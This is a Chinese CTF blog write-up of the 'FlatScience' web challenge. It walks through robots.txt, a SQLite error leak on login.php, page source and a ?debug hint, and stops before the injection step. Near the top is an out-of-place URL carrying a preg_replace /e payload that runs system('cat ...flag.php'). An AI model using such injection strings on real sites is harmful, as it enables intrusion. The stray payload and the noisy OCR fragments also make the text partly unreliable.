攻防世界web进阶区FlatScience详解

原创

無名之涟 于 2020-08-06 23:56:16 发布 935 收藏 3

分类专栏： CTF

本文链接：https://blog.csdn.net/hxhxhxhxx/article/details/107846000

版权


CTF 专栏收录该内容

37 篇文章 0 订阅

订阅专栏

攻防世界web进阶区FlatScience

题目



Last Modified: Fri Mar 31:33:7 U


Best Papers

Hey! Welcome to my (partly unfinished) oldskool Website!
I'm Prof. Flux Horst, .. argh, 'nuff said - you should know me!
Here are some of my famous Papers i wrote so far.

Maybe you check them out yourselves?!

Try this or this or go here


Flux Horst (Flux dot Horst at rub dot flux)



Last Modified: Fri Mar 31:33:7 UT

Admin-Panel

ID:




admin

Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)



```
http://220.249.52.133:47528/index.php?pat=/heihei/e&rep=system('cat ./s3chahahaDir/flag/flag.php ')&sub=heihei
```

□ Enable Post data □ Enable Referrer

Last Modified: Fri Mar 31:33:7 UT

Login

Login Page, do not try to hax here plox!

ID:


Password:

Submit

Flux Horst (Flux dot Horst at rub dot flux)


解法

我们一个一个点进去发现也就是一些论文之类的



```
User-agent: *
Disallow: /login.php
Disallow: /admin.php
```

我们御剑发现了一些东西
robots。txt
我们登录试试


Admin-Panel
Login
220.249.52.133:41140/login.php
搜索
系统代理
IP
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute

http://220.249.52.133:41140/login.php

□ Enable Post data □ Enable Referrer

Last Modified: Fri Mar 31:33:7 UTC 1337

Login

Login Page, do not try to hax here plox!
ID:
Password:


Submit

Warning: SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "2801497d9ca18eef4382b18d1889b8bc97e28461" in **/var/www/html/login.php** on line **47**

Some Error occourred!


Flux Horst (Flux dot Horst at rub dot flux)

在login页面有报错，我们猜测是sql注入


Admin-Panel
http://220.249.52.133:41140/a
Login
view-source:http://220.249.52.133:41140/admin.php
搜索
系统代理
IP
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute


□ Enable Post data □ Enable Referrer

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Admin-Panel</title>
</head>
<body>


<div align=right class=lastmod>
Last Modified: Fri Mar  31:33:7 UTC 1337
</div>

<h1>Admin-Panel</h1>

<!-- do not even try to bypass this -->
<form method="post">
```




```
  ID:<br>
  <input type="text" name="usr" value="admin">
  <br><br>
  Password:<br>
  <input type="text" name="pw">
  <br><br>
  <input type="submit" value="Submit">
</form>

<br>Nono! Stahp?!
<hr noshade>
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
</body>
```

他的源码中写到，登录是你不可能绕过的




```

<h1>Login</h1>

Login Page, do not try to hax here plox!<br>


<form method="post">
  ID:<br>
  <input type="text" name="usr">
  <br>
  Password:<br>
  <input type="text" name="pw">
  <br><br>
  <input type="submit" value="Submit">
</form>

<br />
<b>Warning</b>:  SQLite3::query(): Unable to prepare statement: 1, unrecognized token: &quo
<br>Some Error occourred!<!-- TODO: Remove ?debug-Parameter! -->




<hr noshade>
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
</body>
```

这里源码中出现了？debug，可能是一个调试页面，我们访问看看



```
<?php
ob_start();
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
```



```
blockquote  { background:  #eeeeee;  }
h1  {  border-bottom:  solid  black  2px;  }
h2  {  border-bottom:  solid  black  1px;  }
.comment  {  color:  darkgreen;  }
</style>

<meta  http-equiv="Content-Type"  content="text/html;  charset=iso-8859-1">
<title>Login</title>
</head>
<body>


<div  align=right  class=lastmod>
Last  Modified:  Fri  Mar    31:33:7  UTC  1337
</div>

<h1>Login</h1>
```

